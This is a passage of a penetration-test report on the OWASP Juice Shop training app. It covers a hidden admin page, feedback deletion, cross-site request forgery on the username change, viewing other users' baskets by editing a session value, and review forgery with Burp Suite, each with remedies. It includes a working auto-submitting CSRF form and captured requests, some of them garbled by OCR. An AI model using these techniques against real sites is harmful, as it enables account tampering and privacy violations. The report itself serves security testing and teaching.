
1. Wanted to check if there were any hidden parts of the app, so right-clicked anywhere on the page and clicked "Inspect".



2. In the Developer Tools, Navigate to the Sources tab and opened the file called main.js, which contains the application logic.




3. Use the search function (Ctrl+F) and searched for the keyword: "admin"



4. Add it manually to the URL in the browser like this:

<https://127.0.0.1:3000/#/administration>



This opened the Admin Section, even though there was no link for it anywhere in the interface.

Scenario 3:

5.1.3 Five-Star Feedback

Proof of Concept (PoC):

After I Successfully accessed the Admin Section displaying:

- Registered users list.
- Customer feedback, including star ratings and email masks.

The screenshot shows a list of customer feedback entries. Each entry includes a number, the comment text, a star rating, and a delete icon. The first entry is highlighted with a red box.

Index	Comment	Rating	Action
1	I love this shop! Best products in town! Highly recommended! (**in@juice-sh.op)	★★★ ★★★ ★	Delete
2	Great shop! Awesome service! (**@juice-sh.op)	★★★ ★★	Delete
3	Nothing useful available here! (**der@juice-sh.op)	★	Delete
21	Please send me the juicy chatbot NFT in my wallet at /juicy-nft : "purpose betray marriage blame crunch monitor spin slide donate sport lift clutch" (**ereum@juice-sh.op)	★	Delete
	Incompetent customer support! Can't even upload photo of broken purchase!	★★	Delete

Remove Five-Star Feedback

The screenshot shows the same list of customer feedback entries as the previous one, but the star rating for the first entry has been removed, indicating it has been deleted.

Index	Comment	Rating	Action
2	Great shop! Awesome service! (**@juice-sh.op)	★★	Delete
3	Nothing useful available here! (**der@juice-sh.op)	★	Delete
21	Please send me the juicy chatbot NFT in my wallet at /juicy-nft : "purpose betray marriage blame crunch monitor spin slide donate sport lift clutch" (**ereum@juice-sh.op)	★	Delete
	Incompetent customer support! Can't even upload photo of broken purchase!	★★	Delete

6.1.4 Cross-Site Request Forgery (CSRF)

HIGH

Description:

The pentester found a **Cross-Site Request Forgery (CSRF)** vulnerability was discovered on the **profile update page** of the application in the section of , specifically in the functionality responsible for changing the user's **username**.

The application allows users to update their username by sending a POST request to a profile endpoint. As a result, the pentester craft a **CSRF payload** on an external site which, when visited by an authenticated user, causes their username to be changed **without their knowledge or consent**.

This vulnerability can be exploited silently by tricking a user into visiting a malicious site, allowing the penetration tester to manipulate user profile data.

Impact:

- Tricking a user into visiting a malicious site, allowing the penetration tester to manipulate user profile data.
 - Unauthorized update of the victim's username.
-

Vulnerability Location:

- **Page:** 127.0.0.1/profile
 - **Affected Parameter:** username
-

CVE / OWASP Reference:

- OWASP A01:2021 – Broken Access Control (CSRF is related here)
- OWASP CSRF Cheat Sheet:
[https://cheatsheetseries.owasp.org/cheatsheets/Cross-Site Request Forgery Prevention Cheat Sheet.html](https://cheatsheetseries.owasp.org/cheatsheets/Cross-Site_Request_Forgery_Prevention_Cheat_Sheet.html)

Recommendations:

1. Implement CSRF Tokens:


Use anti-CSRF tokens in all forms that change user data. These tokens must be unique per session and verified on the server.

2. Use SameSite Cookies:

Set cookies with SameSite=Strict or SameSite=Lax to block cross-origin POST requests.


Proof of Concept:

1. Open profile page of the user and write a name in the username field:



The screenshot shows the 'User Profile' page of the OWASP Juice Shop application. At the top, there's a navigation bar with links for Dashboard, Target, Proxy, Repeater, Intruder, Collaborator, Decoder, Sequencer, Comparer, Logger, Organizer, Extensions, and Learn. The 'Proxy' tab is currently selected. The main content area is titled 'User Profile'. It features a placeholder image of a person, an 'Email' input field containing 'hacker@gmail.com', and a 'Username' input field containing 'i-hack-u'. Below these fields is a 'Set Username' button. Further down, there's a 'File Upload' section with a 'Choose file' button and a 'No file chosen' message, followed by a 'Upload Picture' button and an 'or' separator.

2. Open Burp suite, go to Proxy tap and make intercept on



The screenshot shows the Burp Suite interface. The title bar indicates 'Burg Suite Community Edition v2023.3.4 - Temporary Project'. The 'Intercept' tab is highlighted. The main window displays a table with one row: 'Request' (Type: HTTP, Method: POST, URL: https://juice-shop.herokuapp.com/profile). Below the table, the 'Request' tab is active, showing the raw request data. The request body contains the value 'i-hack-u' from the previous screenshot. To the right, the 'Inspector' tab is open, showing sections for Request attributes, Request query parameters, Request body parameters, Request cookies, and Request headers. The 'Request headers' section includes 'Content-Type: application/x-www-form-urlencoded' and 'Content-Length: 13'.

3. Send the request to Repeater and then drop the request

Request

```
Pretty Raw Hex
1 POST /profile HTTP/1.1
2 Host: juice-shop.herokuapp.com
3 Cookie: language=en; welcomebanner_status=dismiss; token=eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dmlkIjewMjZmNjIwLjIwZWFOY5IeveyJpZC1EMyUsInVzZJJuYWlLIjoIiwiZWlhaWw0IjJyYWNrZGAAZ2lhaWwvTSEiIiwicGFzc3dvcmQiOjIjk2DRimJF10WahfFIMTISMTB4MCERHmISMTHnZT2mM1sInJvhbGU0IjJd0NobUlcilciIsIm1bHZ4ZVRvaVuIjoIiwiibGfedEx21usXAl0iIvljauC4wIiiviHvSmIsZUitTWd1jjoIiLC7fcC5Ocy5wW1MsW1hZM1s3WmG9hZHMrZGvMvYwVsdc5dmcc1LCJ0b3ruUV3vMvV0IjoIiwiiaQNB3YRpdnuU1OnRydWUsImNyZWF0ZWRBdC16j1wMjhMTdRgjtEHT16j0cHT01CwvHc1i1nV2GZ0ZWRBdC16j1wMjNEMDUvHtgjEHT16j0cHT01CwvHc1i1m1b1GV0ZWRBdC1shuVsbbHOsIm1bdc1ENTeONyj5ODqwoXO.eyJahb8apE34oc-sMvCBGhA1M1_FaduWSOBPher1BsBvD38cVnSV98vf_gphohLks6PHd1sZ0cmSMYrBUatvYs8SUVm4m_QA8gaQoGTS_e7bwGRuYeZVzzFRAV_JPgVWHWpNT--DCIxlc-DxdsCHRL18sXANGHOaFGc0
4 Content-Length: 17
5 Cache-Control: max-age=0
6 Sec-Ch-Ua: 'Not A;Brand';v="99", "Chromium";v="136"
7 Sec-Ch-Ua-Mobile: ?0
8 Sec-Ch-Ua-Platform: "Windows"
9 Accept-Language: en-GB,en;q=0.9
10 Upgrade-Insecure-Requests: 1
11 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0 Safari/537.36
```

Response

4. Open the Repeater and note here is no csrf-token send with the request

Request

```
Pretty Raw Hex
1 POST /profile HTTP/1.1
2 Host: juice-shop.herokuapp.com
3 Cookie: language=en; welcomebanner_status=dismiss; token=eyJ0eXAiOiJKV1QiLCJhbGciOiJSUzI1NiJ9.eyJzdGF0dmlkIjewMjZmNjIwLjIwZWFOY5IeveyJpZC1EMyUsInVzZJJuYWlLIjoIiwiZWlhaWw0IjJyYWNrZGAAZ2lhaWwvTSEiIiwicGFzc3dvcmQiOjIjk2DRimJF10WahfFIMTISMTB4MCERHmISMTHnZT2mM1sInJvhbGU0IjJd0NobUlcilciIsIm1bHZ4ZVRvaVuIjoIiwiibGfedEx21usXAl0iIvljauC4wIiiviHvSmIsZUitTWd1jjoIiLC7fcC5Ocy5wW1MsW1hZM1s3WmG9hZHMrZGvMvYwVsdc5dmcc1LCJ0b3ruUV3vMvV0IjoIiwiiaQNB3YRpdnuU1OnRydWUsImNyZWF0ZWRBdC16j1wMjhMTdRgjtEHT16j0cHT01CwvHc1i1nV2GZ0ZWRBdC16j1wMjNEMDUvHtgjEHT16j0cHT01CwvHc1i1m1b1GV0ZWRBdC1shuVsbbHOsIm1bdc1ENTeONyj5ODqwoXO.eyJahb8apE34oc-sMvCBGhA1M1_FaduWSOBPher1BsBvD38cVnSV98vf_gphohLks6PHd1sZ0cmSMYrBUatvYs8SUVm4m_QA8gaQoGTS_e7bwGRuYeZVzzFRAV_JPgVWHWpNT--DCIxlc-DxdsCHRL18sXANGHOaFGc0
4 Content-Length: 17
5 Cache-Control: max-age=0
6 Sec-Ch-Ua: 'Not A;Brand';v="99", "Chromium";v="136"
7 Sec-Ch-Ua-Mobile: ?0
8 Sec-Ch-Ua-Platform: "Windows"
9 Accept-Language: en-GB,en;q=0.9
10 Upgrade-Insecure-Requests: 1
11 User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/136.0.0.0 Safari/537.36
12 Origin: https://juice-shop.herokuapp.com
13 Content-Type: application/x-www-form-urlencoded
14 Accept: text/html,application/xhtml+xml,application/xml;q=0.9,image/avif,image/webp,image/apng,*/*;q=0.8,application/signed-exchange;v=b3;q=0.7
15 Sec-Fetch-Site: same-origin
16 Sec-Fetch-Mode: navigate
17 Sec-Fetch-User: ?1
18 Sec-Fetch-Dest: document
19 Referer: https://juice-shop.herokuapp.com/profile
20 Accept-Encoding: gzip, deflate, br
21 Priority: w0, i
22 Connection: keep-alive
23
24 username=i-hack-u
```

Ready


Event log (2) All issues

5. Use this code to make fake page

```
<html>
<body>
  <form action="https://juice-shop.herokuapp.com/profile"
method="POST">
    <input type="hidden" name="username" value="i-hack-u" />
    <input type="submit" value="Click me!" />
  </form>

<script>
  document.forms[0].submit();
</script>
</body>
</html>
```

6. When the victim open the fake page his username will change directly



6.1.5 View Another User's Basket

HIGH

Description:

The application fails to properly enforce access controls on user-specific resources, particularly the shopping basket. The basket ID (bid) is stored in the browser's **sessionStorage**, and changing this value directly allows an penetration tester to view **other users' shopping baskets**. This indicates the backend is relying solely on the bid value for access control without validating the user's session or ownership of the basket.

Impact:

- **Privacy Violation:** An penetration tester can access other users' private shopping data.
- **Unauthorized Access:** This allows for horizontal privilege escalation.
- **Potential Manipulation:** In some cases, the penetration testers may be able to modify another user's cart, leading to fraud or data integrity issues.

Vulnerability Location:


- **Component:** Shopping Basket (/basket)
- **Parameter Affected:** bid stored in sessionStorage

Recommendations:

1. **Implement Proper Access Control:**
 - On the server-side, verify that the requesting user is the actual owner of the basket ID before displaying any data.
2. **Avoid Client-Controlled Identifiers:**
 - Never rely solely on client-side identifiers like bid stored in sessionStorage or localStorage.


Proof of Concept (PoC):

1. Log into the application with a valid user account and view his basket.



2. Navigate to the **Basket** page and open **Developer Tools > Application > sessionStorage**

Locate the key bid, for example: bid = 6



3. Change the value of bid manually to another known or guessed value, e.g., bid =

The screenshot shows the OWASP Juice Shop application running at `http://127.0.0.1:3000/#/basket`. A green banner at the top says "You successfully solved a challenge: View Basket". Below it, a modal window titled "Your Basket" shows an item: "marijuana" with a quantity of "1" and a price of "4.98". In the background, the DevTools Storage panel is open, showing the following data:

Key	Value
bid	4.98
itemTotal	9.98

The DevTools also displays the source code for `main.js` with numerous `localStorage.removeItem` and `localStorage.clear` calls.

4. Refresh the basket page. The application displays the contents of a different basket — confirming that access control checks are missing or improperly enforced.

6.1.6 Forged Review

HIGH

Description:

The application fails to properly enforce access control during feedback submission.

A Pentester can intercept a feedback submission request using a proxy (e.g., Burp Suite) and modify the **email** field or user identifier to impersonate another user.

The system incorrectly trusts the client-side data, allowing the feedback to be posted using the forged email address without authentication or verification.

Impact:

- **Identity Impersonation:** penetration testers can post feedback under another user's identity.
 - **Loss of Trust:** Application users may lose trust in the platform due to possible manipulations.
-

Vulnerability Location:

- **Endpoint:** <http://127.0.0.1:3000/#/contact> (or the feedback page)
 - **Component:** review Submission Form
-


Recommendations:

1. **Enforce Server-Side User Validation:**
 - The server should always bind feedback to the authenticated session user, not based on input fields from the client side.
2. **Ignore User Identity Sent from Client:**
 - Remove any client-side control over user identifiers like email during sensitive actions.
3. **Implement Authorization Middleware:**


- o Ensure that only the authenticated user's identity is used for feedback posting.

Proof of Concept (PoC):

1. Login with a valid user account .



2. Navigate to the review submission form.



3. Enable Intercept in Burp Suite and Submit Feedback and capture the request before it reaches the server.

Burp Suite Community Edition v2025.3.3 - Temporary Project

Request to http://127.0.0.1:3000

Time	Type	Direction	Method	URL	Status code	Length
20:40:00 27 Apr...	WS	← To client		http://127.0.0.1:3000/socket.io/?EIO=4&transport=websocket&sid=9UqmNTH44hC9bq2HAAck		
20:40:06 27 Apr...	HTTP	→ Request	GET	http://127.0.0.1:3000/socket.io/?EIO=4&transport=polling&t=PPuLrEf		
20:40:12 27 Apr...	HTTP	→ Request	PUT	http://127.0.0.1:3000/reviews/6	1	1

Request

```
Pretty Raw Hex
12 Origin: http://127.0.0.1:3000
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-Mode: cors
15 Sec-Fetch-Dest: empty
16 Referer: http://127.0.0.1:3000/
17 Accept-Encoding: gzip, deflate, br
18 Cookie: language=en; cookieconsent_status=dimiss; welcomebanner_status=dimiss; continueCode=PJv9kMh17jagrmasBm6d7uCHCbfloquentBuChetJa0S0yLZ2pq4woVsRz5K; token=eyJOA0A0iJWV1o1CJhGc1o1JSU1lMj9...eyJed0FO40N0iJxJwDwZ2Ofr1wiLGFOTyIeyJp2C16HjMs1z...; continueCode=PJv9kMh17jagrmasBm6d7uCHCbfloquentBuChetJa0S0yLZ2pq4woVsRz5K; token=eyJOA0A0iJWV1o1CJhGc1o1JSU1lMj9...eyJed0FO40N0iJxJwDwZ2Ofr1wiLGFOTyIeyJp2C16HjMs1z...
19
20
21
  "message": "I am a fake review",
  "author": "marianfathi17@gmail.com"
```

Inspector

- Request attributes: 2
- Request query parameters: 0
- Request cookies: 5
- Request headers: 18

-send to repeater

Burp Suite Community Edition v2025.3.3 - Temporary Project

Request to http://127.0.0.1:3000

Time	Type	Direction	Method	URL	
20:40:00 27 Apr...	WS	← To client		http://127.0.0.1:3000/socket.io/?EIO=4&transport=websocket&sid=9UqmNTH44hC9bq2HAAck	
20:40:06 27 Apr...	HTTP	→ Request	GET	http://127.0.0.1:3000/socket.io/?EIO=4&transport=polling&t=PPuLrEf	
20:40:12 27 Apr...	HTTP	→ Request	PUT	http://127.0.0.1:3000/reviews/6	
20:40:30 27 Apr...	HTTP	→ Request	GET	http://127.0.0.1:3000/reviews/6	
20:40:56 27 Apr...	HTTP	→ Request	GET	http://127.0.0.1:3000/reviews/6	
20:41:27 27 Apr...	HTTP	→ Request	GET	http://127.0.0.1:3000/reviews/6	

Request

```
Pretty Raw Hex
12 Origin: http://127.0.0.1:3000
13 Sec-Fetch-Site: same-origin
14 Sec-Fetch-Mode: cors
15 Sec-Fetch-Dest: empty
16 Referer: http://127.0.0.1:3000/
17 Accept-Encoding: gzip, deflate, br
18 Cookie: language=en; cookieconsent_status=dimiss; welcomebanner_status=dimiss; continueCode=PJv9kMh17jagrmasBm6d7uCHCbfloquentBuChetJa0S0yLZ2pq4woVsRz5K; token=eyJOA0A0iJWV1o1CJhGc1o1JSU1lMj9...eyJed0FO40N0iJxJwDwZ2Ofr1wiLGFOTyIeyJp2C16HjMs1z...
19
20
21
  "message": "I am a fake review",
  "author": "marianfathi17@gmail.com"
```

Inspector

- Request attributes: 2
- Request query parameters: 0
- Request cookies: 5
- Request headers: 18

